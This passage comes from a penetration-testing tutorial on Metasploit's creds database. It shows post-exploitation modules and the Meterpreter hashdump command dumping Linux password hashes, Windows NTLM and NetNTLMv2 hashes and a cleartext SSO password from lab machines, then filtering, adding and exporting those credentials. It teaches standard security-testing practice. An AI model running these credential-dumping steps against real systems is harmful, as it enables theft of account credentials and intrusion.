


```
public  private                                                                            realm          private_type        JtR Format
------  -------                                                                            -----          ------------        ----------
pavan   pavan::WIN-3Q7NEBI2561:1122334455667788:c3979b7b49050a555c05dda899fd9b09:01010000000000 (TRUNCATED)   Nonreplayable hash  netntlmv2
pavan   pavan::WIN-3Q7NEBI2561:1122334455667788:9379973c11bde6d77e3ecfff2a246de6:01010000000000 (TRUNCATED)   Nonreplayable hash  netntlmv2
pavan   pavan::WIN-3Q7NEBI2561:1122334455667788:dded0c9e161ce93ebacf9a90e37d4fb0:01010000000000 (TRUNCATED)   Nonreplayable hash  netntlmv2
pavan   pavan::WIN-3Q7NEBI2561:1122334455667788:adfcddd20cf72a20bf31d27933475016:01010000000000 (TRUNCATED)   Nonreplayable hash  netntlmv2
pavan   pavan::WIN-3Q7NEBI2561:1122334455667788:1e1a0ac8040333cf09f1c07f9eed0816:01010000000000 (TRUNCATED)   Nonreplayable hash  netntlmv2
pavan   pavan::WIN-3Q7NEBI2561:1122334455667788:cd950a10f5edad70c3ccde4bdcc3dd1e:01010000000000 (TRUNCATED)   Nonreplayable hash  netntlmv2
pavan   pavan::WIN-3Q7NEBI2561:1122334455667788:9f12c644130e4cf62da6b02096313e5e:01010000000000 (TRUNCATED)   Nonreplayable hash  netntlmv2
pavan   pavan::WIN-3Q7NEBI2561:1122334455667788:885d79b4b6a17ca6c825dd5458a1ec22:01010000000000 (TRUNCATED)   Nonreplayable hash  netntlmv2
```

Extracting Creds: Hashdump

Moving on from NTLM hashes on Windows to Hashes on Linux machines. To enumerate the hashes, we will be using the Hashdump post-exploitation module on Metasploit. After exploiting a Linux Machine, we can use this post-exploitation module to gather all the hashes of the users on the compromised machine. We can see from the image below that the extracted hashes have been added to the creds table.


```
use post/linux/gather/hashdump
set session 3
exploit
```



```
msf6 > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > set session 3
session ⇒ 3
msf6 post(linux/gather/hashdump) > exploit

[!] SESSION may not be compatible with this module (incompatible session platform: unix)
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bi
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20210705161706_default_192.168.1.12_linux.hashes_175543.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) > back
msf6 > creds
Credentials
===========

host          origin          service          public          private
----          ------          -------          ------          -------
              192.168.1.12                     service         $1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//
              192.168.1.12                     user            $1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
              192.168.1.12                     postgres        $1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/
              192.168.1.12                     klog            $1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
              192.168.1.12                     sys             $1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0
              192.168.1.12                     root            $1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
```


It is not always necessary to run the post-exploitation module as demonstrated above. Meterpreter has the command that we can directly from the meterpreter shell called hashdump. It lists all the extracted hashes as shown in the image.

```
hashdump
```



```
meterpreter > hashdump
aarti:1003:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
ayushi:1007:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ignite:1005:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
pavan:1006:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
raj:1004:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
```

When we go back to the Creds database we can see that it will have the hashes recovered from the hashdump post-exploitation module and the hashdump meterpreter command that we just ran.




```
192.168.1.134  445/tcp (smb)   WDAGUtilityAccount  aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63
192.168.1.134  445/tcp (smb)   sshd                aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800
192.168.1.134  445/tcp (smb)   ayushi              aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
192.168.1.134  445/tcp (smb)   aarti               aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
192.168.1.134  445/tcp (smb)   Administrator       aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889
192.168.1.134  445/tcp (smb)   pavan               aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
192.168.1.134  445/tcp (smb)   ignite              aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
192.168.1.134  445/tcp (smb)   raj                 aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
```

Extracting Creds: SSO


Next, we will be targeting the Domain Controlled Windows System and try to capture the SSO credentials programmed on it. We will use the post-exploitation module windows/gather/credentials/sso. We can see from the image below that the SSO password for Nisha User was extracted successfully.

```
use post/windows/gather/credentials/sso
set session 1
exploit
```



```
msf6 > use post/windows/gather/credentials/sso
msf6 post(windows/gather/credentials/sso) > set session 1
session => 1
msf6 post(windows/gather/credentials/sso) > exploit

[*] Running module against WIN-MJJVRJ2ONH7
Windows SSO Credentials
=======================

Package  Domain           User   Password
-------  ------           ----   --------
tspkg    WIN-MJJVRJ2ONH7  nisha  987
```

Let's check if the SSO credentials for Nisha users that we just extracted make their way into the Creds database. After running the creds command we can see that it contains the SSO credentials as well.




```
192.168.1.136  445/tcp (smb)   nisha              987
```

Search Filter: Username

While working with multiple targets across a dense network of machines, it becomes difficult to identify and search for a particular set of credentials. Creds have the option to sort the data according to your requirement. Starting with the basic filter of username. Identifying a set of credentials with the username is such a standard as lock and key. With the help of the -u option we can sort the creds table with a particular username. In the demonstration below we are searching for the credentials with the username raj.

```
creds -u raj
```




```
msf6 > creds -u raj
Credentials
===========

host           origin         service        public  private
----           ------         -------        ------  -------
192.168.1.21   192.168.1.21   445/tcp (smb)  raj     aad3b435b51404eeaad3b435b51404e
192.168.1.21   192.168.1.21   445/tcp (smb)  raj     123
192.168.1.134  192.168.1.134  445/tcp (smb)  raj     aad3b435b51404eeaad3b435b51404e
192.168.1.134  192.168.1.134  445/tcp (smb)  raj     (null)
192.168.1.136  192.168.1.21   445/tcp (smb)  raj     123
```

Search Filter: Type

The next search filter that we are going to explore is the searching by the type of credentials. To understand this, we need to understand the categorization that is employed by the creds to sort different types of credentials. When we enumerated the NTLM hashes it categorized itself as the NTLM type credentials. Hence, when we use the -t option with NTLM we can get all the captured hashes as shown in the image below.

```
creds -t ntlm
```




```
msf6 > creds -t ntlm
Credentials
===========

host           origin         service        public               private
----           ------         -------        ------               -------
192.168.1.21   192.168.1.21   445/tcp (smb)  raj                  aad3b435b51404eeaad3b435b51404ee:ccf9155e3e7db453aad3b435b51404ee
192.168.1.134  192.168.1.134  445/tcp (smb)  Administrator        aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889
192.168.1.134  192.168.1.134  445/tcp (smb)  ayushi               aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
192.168.1.134  192.168.1.134  445/tcp (smb)  ignite               aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
192.168.1.134  192.168.1.134  445/tcp (smb)  pavan                aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
192.168.1.134  192.168.1.134  445/tcp (smb)  raj                  aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
192.168.1.134  192.168.1.134  445/tcp (smb)  sshd                 aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800
192.168.1.134  192.168.1.134  445/tcp (smb)  aarti                aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
192.168.1.134  192.168.1.134  445/tcp (smb)  WDAGUtilityAccount   aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63
192.168.1.172  192.168.1.172  445/tcp (smb)  DC1$                 aad3b435b51404eeaad3b435b51404ee:2189554a378a0f39e4e510df38f72701
192.168.1.172  192.168.1.172  445/tcp (smb)  Administrator        aad3b435b51404eeaad3b435b51404ee:af1226959a6ac7782deb2c19a83fa862
```

Search Filter: Port

Moving on from the type of credentials to the port from which the credential is extracted. We know that we can extract the credentials from a particular service. This service must be running on a specific port. To use that port number to sort through the creds table we can use the option -p followed by the port number that you want to use for searching for credentials. In the demonstration below, we are searching for credentials that are extracted from port 23.

```
creds -p 23
```




```
msf6 > creds -p 23
Credentials
===========

host         origin       service         public  private  realm
----         ------       -------         ------  -------  -----
192.168.1.3  192.168.1.3  23/tcp (telnet) ignite  123
```

Search Filter: Host

The next search filter that we are going to explore is the searching by the host of credentials. These are hosts from which the credentials originated or the hosts from which the credentials are extracted. When used the -O option with the IP Address of the hosts, it will list all the credentials that were extracted from that particular host as shown in the image below.

```
creds -O 192.168.1.136
```




```
msf6 > creds -O 192.168.1.136
Credentials
===========

host           origin         service        public  private  realm
----           ------         -------        ------  -------  -----
192.168.1.136  192.168.1.136  445/tcp (smb)  nisha   987      WIN-MJJVRJ2ONH7
```

Search Filter: Service

After sorting from various hosts, ports, types, and usernames at last we come to the filter where we can sort the credentials by service that they were extracted from. This is similar to the one that we did with the port. But as we know that it is not always necessary that the services are running on their default ports. Hence, targeting via the Service name is an optimal strategy.


```
creds -s ftp
```



```
msf6 > creds -s ftp
Credentials
===========

host          origin        service       public  private  realm
----          ------        -------       ------  -------  -----
192.168.1.40  192.168.1.40  21/tcp (ftp)  privs   123
```

Adding Credentials

We introduced some odd three-four methods to add the credentials into the creds table. But even if those are not sufficient and you want particular credentials in your database. You have the choice to add it manually. It requires the user tag and the password tag. In the demonstration below, we are adding the credentials for the user Pavan.




```
msf6 > creds add user:pavan password:test123
msf6 > creds -P test123
Credentials
===========

host  origin  service  public  private  realm  private_type  JtR Format
----  ------  -------  ------  -------  -----  ------------  ----------
                               test123         Password
                       pavan   test123         Password
```

Exporting Credentials

As we discussed in the previous article about the hosts and workspace, we exported the contents of their database into a CSV file for reporting and other purposes. The Creds command is not untouched by this functionality. If you want to export the data from the Creds database into a CSV file, you can do so by using the -o option followed by the file name as shown below.

```
creds -o raj.csv
```



```
msf6 > creds -o raj.csv
[*] Wrote creds to /root/raj.csv
```

/root/raj.csv - Mousepad

Warning: you are using the root account. You may harm your system.

```
host,origin,service,public,private,realm,private_type,JtR Format
"192.168.1.136","192.168.1.136","445/tcp (smb)","nisha","987","WIN-
MJJVRJ2ONH7","Password",""
"192.168.1.136","192.168.1.21","445/tcp (smb)","raj","123","WIN-
MJJVRJ2ONH7","Password",""
"192.168.1.21","192.168.1.21","445/tcp (smb)","raj","123","WIN-
MJJVRJ2ONH7","Password",""
"192.168.1.21","192.168.1.21","445/tcp
(smb)","raj","aad3b435b51404eeaad3b435b51404ee:ccf9155e3e7db453aad3b435b
04ee","WIN-MJJVRJ2ONH7","NTLM hash","nt,lm"
"192.168.1.172","192.168.1.172","445/tcp
(smb)","Administrator","aad3b435b51404eeaad3b435b51404ee:af1226959a6ac77
eb2c19a83fa862","IGNITE","NTLM hash","nt,lm"
"192.168.1.172","192.168.1.172","445/tcp
(smb)","Administrator","Ignite@123","IGNITE","Password",""
"192.168.1.172","192.168.1.172","445/tcp
```

Conclusion

This was a learning experience as when we start with the Penetration Activities, we tend not to focus on the documentation process or providing you work a proper structure and backup. But with time and some incidents where lack of these qualities proves to be valuable. The Creds database functionality of Metasploit is not a new feature, it has been on for years and yet the general usage of these in real life seems very less. Hence, it inspired us to provide the guide, so that lots of Penetration Testers can use it and benefit from it.